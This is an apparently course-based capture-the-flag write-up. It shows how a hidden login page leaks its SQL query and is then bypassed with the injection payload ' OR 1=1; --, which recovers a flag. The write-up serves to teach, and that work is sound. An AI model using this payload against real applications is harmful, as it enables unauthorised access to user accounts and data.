First Dose

Problem Type

SQL Injection, Privilege Escalation, Authentication Bypass

Solution

Investigation

First, we look through the contents of the webapp. Nothing much seems of value on the home page, nor the 'about us' page.

We inspect the source code and we see that there is a login page that has been commented out on the navbar:

```
<div class="collapse navbar-collapse" id="navbar">
        <div class="navbar-nav">
          <!-- <a class="nav-item nav-link" id="login" href="/login">Login</a> -->
          <a class="nav-item nav-link" id="home" href="/">Home</a>
          <a class="nav-item nav-link" id="About" href="/about">About Us</a>
        </div>
      </div>
```


We then proceed to visit `/login`, a login page which requires both a username and password to login. We can try the usual credentials:

```
username: admin
password: admin
```

Vulnerability

Even though we do not get access, an alert has popped up with the SQL query used to login and authenticate users. The SQL query displayed is:

```
SELECT * from users WHERE username='admin' AND password='admin';
```



Payload

This query is vulnerable to SQL Injection, where an attacker can input malicious queries to escalate his/her privileges. In this case, we can manipulate the query as such:

```
username: ' OR 1=1; --
password:
```

```
SELECT * from users WHERE username='' OR 1=1; -- ' AND password ='';
```

Breaking down the payload:


1. `' OR 1=1` equates the query to true
2. `;--` closes and comments out the rest of the SQL query.

Hence, the query to the SQL Database will be similar to:


```
SELECT * from users WHERE 'TRUE'
```

This will return all rows from the users table, regardless of username or password inputted, successfully logging us in as a valid user in the application.

SQL Injection - Screenshot



Post-SQL Injection - Screenshot



Flag

We then obtain the flag: `CZ4067{b451c_sql_v4cc1n3}`